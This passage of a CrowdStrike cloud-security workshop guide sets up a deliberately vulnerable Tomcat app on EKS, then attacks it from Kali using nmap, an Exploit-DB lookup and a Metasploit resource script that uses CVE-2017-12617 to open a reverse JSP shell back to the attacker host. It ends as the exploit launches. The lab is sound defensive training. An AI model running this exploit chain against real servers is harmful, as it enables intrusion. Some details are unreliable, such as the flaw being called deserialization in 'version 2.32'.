CROWDSTRIKE

# Falcon Cloud Security Lab Guide

## Deploy - Attack - Protect

You don't have a malware problem, **you have an adversary problem.**™

# Introduction

## About this workshop

Welcome to the CrowdStrike Falcon Cloud Security Workshop!

The goal of the workshop is to walk you through an end-to-end cloud application deployment lifecycle including initial infrastructure deployment and code deployment, a hands-on attack against a vulnerable web application, and then responding to the incident in the Falcon console.

The lab has been rewritten for ease of deployment, separating the Infrastructure deployment from the Falcon Cloud Security (FCS) deployment. This makes it easier to see which resources are deployed by FCS. Also, the Infrastructure stack requires no Falcon credentials or other inputs. In a real-world environment, AWS services, application code, and security tools should all be deployed using IaC automation and Falcon Cloud Security provides AWS service integrations and templates, as an extension of its cloud-native architecture, to accomplish that. CrowdStrike and AWS work together to provide comprehensive security for all of your AWS workloads.

What you will learn:

- Key components of CrowdStrike's Falcon Cloud Security suite
- How FCS can be deployed and integrated into your AWS environment using end-to-end CI/CD pipeline automation
- The progression of an attack on a vulnerable web service from reconnaissance to exploit
- How Falcon Cloud Security improves the security posture of AWS cloud workloads
- AWS EKS workload and cluster protection highlights
- CrowdStrike container image scanning features integrated with a typical AWS DevOps pipeline
- Investigating detections and misconfigurations in the Crowdstrike Falcon Console.


## Lab Architecture

- **Infrastructure Stack**
    - **EKS cluster, nodegroups, and IRSA roles** - running vulnerable web app and Falcon protection components
    - **EC2 Bastion host** - to interact with EKS cluster and AWS services
    - **EC2 Kali/Metasploit host** - to demonstrate runtime attack
    - **VPC Security Groups** prevent outside access to vulnerable web app or Kali
    - **IAM roles** for service-level operations
    - **Lambda** functions for setup and teardown.

- **Falcon stack**
    - **AWS Developer Tools CodeCommit pipeline** - container image build/scan/deploy
    - **AWS Elastic Container Registry (ECR)** for Falcon sensor and Tomcat container images
    - **AWS WAF** - associated with web app Application Load Balancer, in non-blocking mode
    - An assortment of misconfigured AWS services (optional)
    - **Falcon Cloud Security Posture Management** - API-based, agentless protection (optional)

- **Falcon Cloud Security Cloud Workload Protection** - agent-based components deployed to EKS
- **Falcon Cloud Security Pre-runtime Image Scanning** - CI/CD scanning of new container images
- **Tomcat** container exposed on port 80 by **Application Load Balancer** ingress

Architectural diagram for the lab scenario




# Lab 0: Environment Prerequisites

## Notes on formatting

The workshop is designed to give you hands-on experience finding and exploiting an unpatched software flaw, using AWS security services to detect and stop attacks, and deploying and using Crowdstrike Falcon Platform and Cloud Security suite. Take time to explore the services and websites that we reference in the lab. To help you navigate through the lab guide, we are using the following formatting conventions:

- *take an action:*

  Black italics immediately above one of the following styles means, take an action. Sometimes there's a screenshot with no action, to give you an idea of how it should look.

screenshot

`code block` URL

- *Note or Hint:*

  Important instructions and helpful hints are formatted in red italics.

- Table of Contents:

  A Table of contents is provided to simplify navigation.

## Deployment Stage


To achieve the agility, speed, scalability, resilience, and cost optimization benefits of cloud computing, infrastructure, application code, and security tool deployment should be automated. Services and system deployments that are not automated are subject to human error and configuration drift, and slow down release cycles, time-to-value, and time-to-resolution. Ease and automation are key factors in adoption and coverage of any solution. This is at least as true for security services as for any other mission critical service.

Before moving ahead to the Kali attack simulation, take some time to review CloudFormation stacks, CodeBuild jobs, and the resulting infrastructure. For this lab, deployment is separated into two stages: first, base infrastructure that requires no input beyond IAM roles that allow service provisioning, followed by Falcon-specific components that require a Falcon API key (as well as the vulnerable webapp and sample CSPM detections which tie into the base infrastructure deployed in stage one.


Along with the provided Deletion script, building and tearing down the fcs-lab stacks is intended to be simple and repeatable for most users.

**CloudFormation Stacks:**


***deployInfra***





***eksctl stack (launched by CodeBuild in the deployInfra stack)***




***deployFalcon***




## CodeBuild projects:




***CodeBuild-fcs-infra-stack (ie, eksctl)*** - builds an eks cluster, managed nodegroup, and 3 IRSA roles

***sensor-image-import*** - authenticates to CrowdStrike's image registry, pulls and scans the required images for vulnerabilities, and pushes the images to AWS ECR repositories for the lab account.

***falcon-eks-deploy*** - performs string replacement in source manifest files, deployment of the daemonset sensor, kubernetes admission controller

***webapp-image-build*** - builds the Tomcat webapp image from a Dockerfile

***webapp-eks-deploy*** - deploys the AWS Load Balancer Controller (LBC), deploys the Tomcat webapp container image, deploys a NodePort service, deploys ingress which leverages the LBC annotations to launch an Application Load Balancer and associated WAF ACL.

***vulnerable-image-build*** - builds the publicly available web-dvwa (“damn vulnerable web application”) and then uses Falcon pre-runtime Image Scanning to scan for vulnerabilities.

**Highlights:**

Building infrastructure in CloudFormation is easy, building complex and secure infrastructure where components tie together is complicated. One benefit of using Infrastructure-as-Code is that the intended result is always documented and incremental improvements are incorporated into future deployments.

Kali access control:

Kali is a powerful platform used for penetration testing, white-hat hacking, and probably more nefarious purposes. As such, access should be restricted from external access. In prior versions of this lab, Kali was access over SSH via shared key. In this version, the use of SSM Session Manager Connect simplifies network access control by using IAM and AWS Account access to govern access to Kali (and the Bastion host).

Vulnerable webapp access control:


We deploy a vulnerable Tomcat webapp which would typically be open to anonymous internet traffic. We demonstrate how easy it is to find and exploit this vulnerability. This must not be exposed to the internet (especially in the absence of Falcon runtime protection). In this case, AWS Security Groups are used to restrict access so that only Kali can access the vulnerable application, and (aside from SSM Session Manager Connect), only resources egressing through the lab environment’s NAT gateway can access Kali.


AWS CodeBuild/CodePipeline:

CodePipeline allows automation of a wide variety of build tasks, triggered by changes to a source code repository. In this environment, CodePipeline allows us to centralize multi-language builds within CloudFormation. In the deployInfra stack, CodeBuild launches eksctl tasks to build the cluster, nodegroup, OIDC federation, and IRSA (IAM Roles for Service Accounts) roles. We could just as easily use Terraform or other IaC languages in the CodeBuild environment. In the deployFalcon stack, we can simplify even potentially complex deployment workflows. Deployment of Falcon Cloud Security runtime protection (aka Cloud Workload Protection for Containers) entails multiple steps including modifying manifest files to include Falcon API key credentials and customer identifiers, deployment of an Operator, and a Helm chart which also includes adding Helm repositories with customized values. Doing all this manually is not terribly difficult but it breaks the automation, is susceptible to error, and is time-consuming toil. Creating CodeBuild jobs is also not very difficult and made more accessible by CrowdStrike offering these sample templates.

## EKS Falcon Protection and CSPM

```
ssm-user@bastion~$kubectl get pods -A
NAMESPACE         NAME                                                READY   STATUS    RESTARTS   AGE
default           webapp-57dc5c4d87-br7qb                             1/1     Running   0          15m
falcon-kac        falcon-kac-76557ccb87-5fcms                         2/2     Running   0          17m
falcon-operator   falcon-operator-controller-manager-5dc5747df7-lzl7m  1/1     Running   0          17m
falcon-system     falcon-node-sensor-hf2j8                            1/1     Running   0          17m
falcon-system     falcon-node-sensor-q5bj2                            1/1     Running   0          17m
kube-system       aws-load-balancer-controller-86d6758757-df64b       1/1     Running   0          16m
kube-system       aws-load-balancer-controller-86d6758757-j2qn6       1/1     Running   0          16m
kube-system       aws-node-pmjp7                                      1/1     Running   0          31m
kube-system       aws-node-qxrwh                                      1/1     Running   0          31m
kube-system       coredns-79df7fff65-lswk9                            1/1     Running   0          39m
kube-s            coredns-79df7fff65-tr4qr                            1/1     Running   0          39m
kube-system       kube-proxy-n98pr                                    1/1     Running   0          31m
kube-system       kube-proxy-twcq4                                    1/1     Running   0          31m
ssm-user@bastion~$kubectl get ingress
NAME             CLASS    HOSTS   ADDRESS                                                   PORTS   AGE
webapp-ingress   <none>   *       k8s-default-webappin-2be72ea35d-1460990622.us-east-1.elb.amazonaws.com   80      16m
```



**Trusted entities**

Entities that can assume this role under specified conditions.

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Principal": {
                "AWS": "arn:aws:iam::                :role/CrowdStrikeCSPMConnector"
            },
            "Action": "sts:AssumeRole",
            "Condition": {
                "StringEquals": {
                    "sts:ExternalId": "53da672d3dc147d0811b9f120d6d760c"
                }
            }
        }
    ]
}
```

Once logged in, the simplest way to navigate between AWS services is to use the search bar at the top of every AWS console page. (https://console.aws.amazon.com)


Throughout the lab, you will interact with the AWS Management Console, the AWS CLI, Kubernetes CLI, and the CrowdStrike Falcon Platform. You will run AWS CLI commands on the Attacker instance (Kali) and on a Bastion host instance (LinuxBastion). A CLI shell will be provided by AWS Systems Manager (SSM) Session Manager connection which you can access from the Amazon Elastic Compute Cloud (EC2) Console. SSM Session Manager connections do not require open ports or SSH keys, which improves your security posture. Access is controlled by AWS Identity and Access Management (IAM) and audited by AWS CloudTrail.

## 3. Connect to the Kali Linux instance

Kali Linux (formerly known as BackTrack Linux) is an open-source, Debian-based Linux distribution aimed at advanced Penetration Testing and Security Auditing by providing common tools, configurations, and automations.


a. *Connect to the Kali instance at:*

   https://us-east-1.console.aws.amazon.com/ec2/home?region=us-east-1#Instances:tag:Name=Kali

b. *Select the checkbox next to "Kali"*

c. *Click "Connect" on the top navigation bar, and then click the orange "Connect" button.*

d. *You are connected to the Kali instance!*




*Note:* Due to AWS Marketplace incompatibility with the build environment, we are using a custom instance with the essential security tools installed. We are still referring to the instance as Kali.

**End of Lab 0**

# Lab 1: Enumerating the Target

All malicious attacks occur in phases, beginning with an initial reconnaissance phase in which a potential target is identified, followed by an enumeration phase to gather more information about the target. The reconnaissance phase often begins as an automated, systematic network scan over millions of IP addresses to locate open ports.

In our scenario, we locate a web server listening on port 80, and begin the attack from there.

Instead of scanning millions of addresses, we'll save some time and start with the DNS name of the AWS Application Load Balancer (ALB) which distributes traffic to our vulnerable Tomcat service running on an EKS cluster.

*Note*: Run the attack sequence commands in the next few lab sections on your Kali shell (see Lab 0: Step 2).

## Identify the target

*Write the ALB DNS name to a variable using the AWS CLI on your Kali session.*

```
export TARGET_DNS=$(aws elbv2 describe-load-balancers --query \
LoadBalancers[].DNSName --output text)
echo $TARGET_DNS
```

*Hint:* You could also find the DNS name in the AWS management console. Application Load Balancers are managed in the [Amazon EC2 console in the "Load Balancers" section].

```
(kali@b38f0-kali)-[~]$ export TARGET_DNS=$(aws elbv2 describe-load-balancers --query LoadBalancers[].DNSName --output text)

(kali@b38f0-kali)-[~]$ echo $TARGET_DNS
k8s-default-webappin-a407bcb0a9-974586613.us-west-2.elb.amazonaws.com
```

## Scan for available services

Now that we've identified our target, we need to scan it for vulnerable services that we can attack. To do so, we will need to make use of the utility ***nmap***.


Nmap is a free and open-source network scanner created by Gordon Lyon. Nmap is used to discover hosts and services on a computer network by sending packets and analyzing the responses.

Read more at: https://nmap.org/

*Use nmap to perform a scan of our target*

```
nmap -Pn -v -A $TARGET_DNS
```

We're using nmap scan options to perform a relatively quick scan of all the ports on the system by specifying the following commands:

*-Pn* *Skip the ping check*
*-A* *Enable OS detection*

*U-v Increase verbosity*

In the resulting output you will find the following. Your results will vary:

1. The target is an AWS elb (Elastic Load Balancer)
2. The IP address is 35.167.190.46
3. The reverse DNS entry for the A record (**k8s-default-webappin-8644429ee7-2007348758.us-west-2.elb.amazonaws.com**)
4. The number of ports scanned (**1,000** scanned) and the number of ports that did not connect (**999** filtered)
5. The alternate public ip address (2nd Availability Zone) is 44.236.220.185
6. A listing of available service ports (port **80/tcp** only)
    - The state of this port (open)
    - The service type (http)
    - The application version running on this port (**Apache Tomcat/Coyote JSP engine 1.1**)
    - Since this was a web service port, a few additional checks were performed:
        - Default favicon was downloaded if present
        - Additional HTTP headers provided us with the Apache Tomcat version **(Apache Tomcat/8.0.32)**


With this detail, we are now ready to begin investigating the only service that shows available, the HTTP service (TCP port 80).

## Identifying a viable exploit


Based on the naming convention of the DNS entry, we can surmise that our target is an Amazon Web Services (AWS) Elastic Load Balancer (ELB) and most likely an Application Load Balancer (ALB). This load balancer is the front-end for a web server application and the HTTP header results readily provide the application name **Apache Tomcat** and version **8.0.32**.

Now that we've identified the running application and version, let's see if we can identify an available exploit to leverage against this endpoint. To do so, we will make use of the command line application SearchSploit.

*Check SearchSploit for vulnerabilities associated with Apache Tomcat / 8.0.32*

https://www.cvedetails.com/vulnerability-list/vendor_id-45/product_id-887/version_id-554739/Apache-Tomcat-8.0.32.html


*Search for the CVE number on Exploit-DB for additional information on how to launch an attack*
**https://www.exploit-db.com/search?cve=2017-12617**



*Open the link in the Exploit-DB results for the JSP Upload Bypass (Metasploit) attack.*

Tomcat - Remote Code Execution via JSP Upload Bypass (Metasploit)

```
##
# This module requires Metasploit: http://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

class MetasploitModule < Msf::Exploit::Remote

  Rank = ExcellentRanking

  include Msf::Exploit::Remote::HttpClient

  def initialize(info = {})
    super(update_info(info,
      'Name'           => 'Tomcat RCE via JSP Upload Bypass',
      'Description'    => %q{
        This module uploads a jsp payload and executes it.
      },
      'Author'      => 'peewpw',
      'License'        => MSF_LICENSE,
      'References'     =>
        [
          [ 'CVE', '2017-12617' ],
          [ 'URL', 'http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-12617' ],
          [ 'URL', 'https://bz.apache.org/bugzilla/show_bug.cgi?id=61542' ]
        ],
```

The output is the first few lines of an attack script that you will use with the Metasploit Framework tool already deployed on Kali. In fact, the contributors to Kali simplify the process by preloading a long list of exploit scripts. When we launch the attack in the next section, we'll already have what we need.

*View the module on Kali*

```
head /opt/metasploit-framework/embedded/framework/modules/exploits/multi/http/\
tomcat_jsp_upload_bypass.rb -n 24
```

*Note:* On regular Kali, the path would be:
/usr/share/metasploit-framework/modules/exploits/multi/http/tomcat_jsp_upload_bypass.rb

```
(kali@b38f0-kali)-[~]$ head /usr/share/metasploit-framework/modules/exploits/multi/http/tomcat_jsp_upload_bypass.rb -n 24
##
# This module requires Metasploit: https://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

class MetasploitModule < Msf::Exploit::Remote

  Rank = ExcellentRanking

  include Msf::Exploit::Remote::HttpClient

  def initialize(info = {})
    super(
      update_info(
        info,
        'Name' => 'Tomcat RCE via JSP Upload Bypass',
        'Description' => %q{
          This module uses a PUT request bypass to upload a jsp shell to a vulnerable Apache Tomcat configuration.
        },
        'Author' => 'peewpw',
        'License' => MSF_LICENSE,
        'References' => [
          [ 'CVE', '2017-12617' ],
          [ 'URL', 'https://bz.apache.org/bugzilla/show_bug.cgi?id=61542' ],
```

*Note:* The exploit is documented in Github with detailed instructions on how to use it

https://github.com/rapid7/metasploit-framework/blob/master/documentation/modules/exploit/multi/http/tomcat_jsp_upload_bypass.md

We have now completed the first phases of the attack. We have identified a target application with a potential vulnerability that we can exploit to gain access to the hosted environment and the required tools to perform the attack.

*Further Reading:*

For more detail regarding this vulnerability and relevant scenarios for mitigating negative impacts, review the security advisory: https://nvd.nist.gov/vuln/detail/CVE-2017-12617

**End of Lab 1**

# Lab 2: Attacking the Tomcat service

## Launching the attack

This exploit leverages a deserialization vulnerability in Apache Tomcat (version 2.32, CVE-2017-12617) to execute arbitrary code and *shovel* an administrative shell back to a listener service on the Kali instance for command and control access to the exploited host.

We'll launch the Metasploit "resource script" we viewed in the previous section. A resource script is essentially a batch script for Metasploit which you can use to automate common tasks. See the following link for more information about Metasploit resource files.
https://github.com/r00t-3xp10it/hacking-material-books/blob/master/metasploit-RC%5BERB%5D/metasploit_resource_files.md#what-are-resource-files

Now we'll complete the setup of our Kali environment by creating the required configuration files to launch the attack against the DNS address and exploit script we already identified.

*Complete the setup of the "startup.rc" file*

```
./start-msploit.sh
```

*Examine the contents of the resulting "startup.rc" file*

```
cat ./startup.rc
```

```
(kali@b38f0-kali)-[~]$ cat startup.rc
use exploit/multi/http/tomcat_jsp_upload_bypass
set rhosts k8s-default-webappin-a407bcb0a9-974586613.us-west-2.elb.amazonaws.com
set rport 80
set LHOST 54.203.143.213
set LPORT 443
set REVERSELISTNERBINDADDRESS 10.0.130.96
set AutoRunScript post_exploit.rc
set payload java/jsp_shell_reverse_tcp
exploit -j
```

- We are using the "tomcat_jsp_upload_bypass' exploit resource script
- rhosts is the DNS address of the Application Load Balancer used to reach the vulnerable system
- rport is the target port
- The LHOST is the public IP associated with the Kali instance
- The LPORT is the local port that the Kali instance will listen on for the shovel connection
- The REVERSELISTNERBINDADDRESS is the local ip address assigned to the Kali instance in the VPC
- Payload java/jsp_shell_reverse_tcp is a package we will load onto the target so we can send commands to the target system.

*Write Kali's public IP to a variable and make a note of it.*

```
KALI_PUB_IP=$(aws ec2 describe-instances --filters "Name=tag:Name,Values=Kali" \
--query 'Reservations[].Instances[].PublicIpAddress' --output text)

echo $KALI_PUB_IP
```

*Note:* Copy the Kali Public IP address somewhere for later use!
Before initiating the attack, we're going to record the time for our forensic investigation later on.

```
date
```

*Launch Metasploit with the startup.rc script that has all the necessary parameters for the target*

```
sudo msfconsole -r startup.rc
```

*Note:* Ignore any “unable to resolve host” errors

*Type “yes” if prompted to set up a new database, and accept the defaults*

```
Would you like to use and setup a new database (recommended)? yes
[?] Would you like to init the webservice? (Not Required) [no]:
```


Examining the output we can observe the following

